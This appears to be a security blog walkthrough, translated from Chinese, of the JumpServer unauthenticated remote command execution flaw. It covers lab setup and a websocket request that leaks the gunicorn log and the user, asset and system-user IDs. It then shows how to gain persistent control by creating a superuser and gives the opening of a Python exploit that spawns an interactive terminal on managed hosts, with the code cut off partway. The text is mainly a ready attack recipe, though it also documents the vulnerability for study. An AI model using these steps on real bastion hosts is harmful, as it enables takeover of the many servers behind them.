Reproducing and Exploiting the JumpServer Remote Command Execution (RCE) Vulnerability
A walkthrough of reproducing and exploiting a JumpServer remote command execution (RCE) vulnerability, including its underlying mechanism, affected versions, environment setup, exploitation, and post-exploitation.
Read in Chinese→0x01 Introduction
- JumpServer remote command execution vulnerability RCE EXP
- JumpServer is an open-source jump server (bastion host) system written in Python. It is a centralized control system within an internal network, and compromising it generally allows an attacker to control a large number of servers.
- Project URL: https://github.com/jumpserver/jumpserver
0x02 Vulnerability Details
Remote command execution vulnerability: Because some JumpServer endpoints lack authorization restrictions, an attacker can craft malicious requests to obtain log files containing sensitive information. The attacker can then use this information to obtain a token valid for 20 seconds and use the token to invoke relevant API operations, control all connected machines, or execute arbitrary commands.
0x03 Affected Versions:
- JumpServer < v2.6.2
- JumpServer < v2.5.4
- JumpServer < v2.4.5
- JumpServer = v1.5.9
0x04 Important Notes on Setting Up the Reproduction Environment
A one-click installation is recommended because the environment is relatively complicated to configure and requires an older version. Version v2.6.1 is used here.
V2.6.1 installation script: https://www.o2oxy.cn/wp-content/uploads/2021/01/quick\_start.zip
-
Make sure to allocate sufficient resources to the environment; otherwise, it may freeze. (I used CentOS 7 with 4 CPU cores and 8 GB of RAM.)
-

When using the one-click script, it is recommended not to use external MySQL and Redis instances. This allows Docker to create the databases automatically and avoids configuration errors.
-

After setup is complete, start all services with
./jmsctl.sh restart -

After setup is complete, the default username and password are
adminandadmin
http://10.211.55.22:8080/core/auth/login/

You still cannot use it immediately after logging in. Some configuration is required, and servers must be assigned before it can be used.

1. Create a System User
- A system user is the account that JumpServer uses when connecting to an asset.

2. Create an Admin User
The admin user is either root on the asset (managed server), or a user with NOPASSWD: ALL sudo privileges.
The credentials for my managed host are root root.

3. Create an Asset
This is the endpoint to be managed.

4. Authorize the Asset
A machine will only appear in the console and become manageable after the asset has been authorized.
5. Connect Through the Web Terminal
Access the web terminal:
http://10.211.55.22:8080/luna/
0x05 Vulnerability Reproduction
1. Request the Unauthorized socketweb Endpoint
ws://10.211.55.22:8080/ws/ops/tasks/log/Use the Chrome extension https://chrome.google.com/webstore/detail/websocket-test-client/fgponpodhbmadfljofbimhhlengambbn/related
Request the log file:
{"task":"/opt/jumpserver/logs/gunicorn"}
2. Obtain the Three Important Parameters: system_user, user_id, and asset_id
Search for these three IDs yourself.

The values obtained are:
asset_id=230f921b-be1c-4343-8bab-57d4410606bb&cache_policy=1&system_user_id=03705092-18e7-4b65-a12a-7991f9c50740&user_id=0cae929c-5f7a-41a4-b873-bc9d28613c4c 3. Enter the Corresponding Values into the EXP
The EXP is placed at the end for readability.
文件最后需要修改的:

host = "http://10.211.55.22:8080"

data = {
        "user": "0cae929c-5f7a-41a4-b873-bc9d28613c4c",
        "asset": "230f921b-be1c-4343-8bab-57d4410606bb",
        "system_user": "03705092-18e7-4b65-a12a-7991f9c50740",
    }

4. Successful Exploitation:
Post-Exploitation: Create a Super Administrator
Once we obtain a shell, we can directly create a super administrator. After all, access to a single host is not particularly useful; logging into the system provides access to a large number of hosts.
Create a Super Administrator from the Command Line
切换到目录
cd /opt/jumpserver/apps

python manage.py createsuperuser

Successfully logged in as the super administrator.
EXP
EXP code repository: https://github.com/Skactor/jumpserver\_rce
In my testing, manually obtaining the three values asset\_id, system\_user\_id, and user\_id successfully triggered the vulnerability. However, many automated methods for obtaining them seem to have issues; at least, they did not work for me.
import os

import asyncio
import aioconsole

import websockets
import requests
import json

url = "/api/v1/authentication/connection-token/?user-only=1"


def get_celery_task_log_path(task_id):
    task_id = str(task_id)
    rel_path = os.path.join(task_id[0], task_id[1], task_id + ".log")
    path = os.path.join("/opt/jumpserver/", rel_path)
    return path


async def send_msg(websocket, _text):
    if _text == "exit":
        print(f'you have enter "exit", goodbye')
        await websocket.close(reason="user exit")
        return False
    await websocket.send(_text)


async def send_loop(ws, session_id):
    while True:
        cmdline = await aioconsole.ainput()
        await send_msg(
            ws,
            json.dumps(
                {"id": session_id, "type": "TERMINAL_DATA", "data": cmdline + "\n"}
